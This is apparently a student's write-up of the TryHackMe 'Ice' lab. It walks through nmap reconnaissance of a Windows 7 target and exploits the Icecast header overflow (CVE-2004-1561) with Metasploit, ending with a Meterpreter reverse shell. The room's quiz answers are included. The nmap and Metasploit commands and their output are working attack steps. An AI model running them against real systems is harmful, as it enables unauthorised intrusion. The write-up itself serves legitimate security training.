
TryHackMe ICE Room -Report

Author: Rishi Bose | Aspiring Offensive Security Engineer
Platform: TryHackMe.com
Room: ICE

Badge:



Badge Earned!

Your dedication just paid off! You've earned the Ice badge. Keep pushing forward and collect even more achievements as you progress. The next challenge awaits!

Ice

Exploiting Windows via a media server

Share your badge:

Overview

This walkthrough demonstrates the compromise of a Windows machine vulnerable via the Icecast streaming media server.

The engagement included Reconnaissance, Exploitation, Privilege Escalation, Credential Dumping, Post-Exploitation Techniques, and Extra Credit Exploration.

Task 1 & 2: Reconnaissance with Nmap

We started with a full SYN scan to identify exposed services:

nmap -sC -sV -Pn -T4 10.10.234.173

Open Ports Identified:

- 80/tcp – HTTP (Microsoft HTTPAPI 2.0)


- 3389/tcp – RDP

- 8000/tcp – Icecast Streaming Media Server


- 49152-49160 – Dynamic RPC

- Hostname: DARK-PC


- OS: Windows 7 Professional SP1



```
┌──(rishi㉿kali)-[~]
└─$ nmap -sC -sV -Pn -T4 10.10.234.173
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-29 23:49 IST
Nmap scan report for 10.10.234.173
Host is up (0.14s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
| rdp-ntlm-info:
|   Target_Name: DARK-PC
|   NetBIOS_Domain_Name: DARK-PC
|   NetBIOS_Computer_Name: DARK-PC
|   DNS_Domain_Name: Dark-PC
|   DNS_Computer_Name: Dark-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2025-06-29T18:21:17+00:00
|_ssl-date: 2025-06-29T18:21:32+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Dark-PC
| Not valid before: 2025-06-28T18:17:10
|_Not valid after:  2025-12-28T18:17:10
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp  open  http         Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```



```
Host script results:
|_nbstat: NetBIOS name: DARK-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:20:17:27:ce:21 (unknown)
|_clock-skew: mean: 1h00m00s, deviation: 2h14m10s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-06-29T18:21:17
|_  start_date: 2025-06-29T18:17:09
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Dark-PC
|   NetBIOS computer name: DARK-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-06-29T13:21:17-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.94 seconds
```



Task 2 ✓ Recon

Scan and enumerate our victim!

Answer the questions below

Deploy the machine! This may take up to three minutes to start.

No answer needed

✓ Correct Answer

Launch a scan against our target machine, I recommend using a SYN scan set to scan all ports on the machine. The scan command will be provided as a hint, however, it's recommended to complete the room 'Nmap' prior to this room.

No answer needed

✓ Correct Answer

Hint

Once the scan completes, we'll see a number of interesting ports open on this machine. As you might have guessed, the firewall has been disabled (with the service completely shutdown), leaving very little to protect this machine. One of the more interesting ports that is open is Microsoft Remote Desktop (MSRDP). What port is this open on?

3389

✓ Correct Answer

What service did nmap identify as running on port 8000? (First word of this service)

Icecast

✓ Correct Answer

Hint

What does Nmap identify as the hostname of the machine? (All caps for the answer)

DARK-PC

✓ Correct Answer

Hint

Task 3: Gaining Initial Access (Icecast Exploit)

CVE Analysis:

- CVE: CVE-2004-1561

- CVSS Impact Score: 6.4

Exploitation Steps using Metasploit:

- msfconsole


- search icecast

- use exploit/windows/http/icecast_header


- set RHOSTS <target IP>

- set LHOST <tun0 IP>


- exploit




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > Interrupt: use the 'exit' command to quit
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > OPTIONS
[-] Unknown command: OPTIONS. Did you mean options? Run the help command for more details.
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.109.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > info

       Name: Icecast Header Overwrite
     Module: exploit/windows/http/icecast_header
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2004-09-28

Provided by:
  spoonm <spoonm@no$email.com>
  Luigi Auriemma <aluigi@autistici.org>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   8000             yes       The target port (TCP)

Payload information:
```



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set RHOSTS 10.10.216.17
RHOSTS => 10.10.216.17
msf6 exploit(windows/http/icecast_header) > set LHOST 10.17.65.38
LHOST => 10.17.65.38
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 10.17.65.38:4444
[*] Sending stage (177734 bytes) to 10.10.216.17
[*] Meterpreter session 1 opened (10.17.65.38:4444 -> 10.10.216.17:49211) at 2025-06-30 01:24:07 +0530

meterpreter > getuid
Server username: Dark-PC\Dark
meterpreter > sysinfo
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```



Exploit the target vulnerable service to gain a foothold!

Answer the questions below

Now that we've identified some interesting services running on our target machine, let's do a little bit of research into one of the weirder services identified: Icecast. Icecast, or well at least this version running on our target, is heavily flawed and has a high level vulnerability with a score of 7.5 (7.4 depending on where you view it). What is the **Impact Score** for this vulnerability? Use https://www.cvedetails.com for this question and the next.

6.4

What is the CVE number for this vulnerability? This will be in the format: CVE-0000-0000

CVE-2004-1561

Now that we've found our vulnerability, let's find our exploit. For this section of the room, we'll use the Metasploit module associated with this exploit. Let's go ahead and start Metasploit using the command `msfconsole`

No answer needed

After Metasploit has started, let's search for our target exploit using the command 'search icecast'. What is the full path (starting with exploit) for the exploitation module? If you are not familiar with metasploit, take a look at the Metasploit module.

exploit/windows/http/icecast_header

Let's go ahead and select this module for use. Type either the command `use icecast` or `use 0` to select our search result.

No answer needed

Following selecting our module, we now have to check what options we have to set. Run the command `show options`. What is the only required setting which currently is blank?

rhosts

First let's check that the LHOST option is set to our tun0 IP (which can be found on the access page). With that done, let's set that last option to our target IP. Now that we have everything ready to go, let's run our exploit using the command `exploit`

No answer needed

Result: Meterpreter shell successfully obtained.

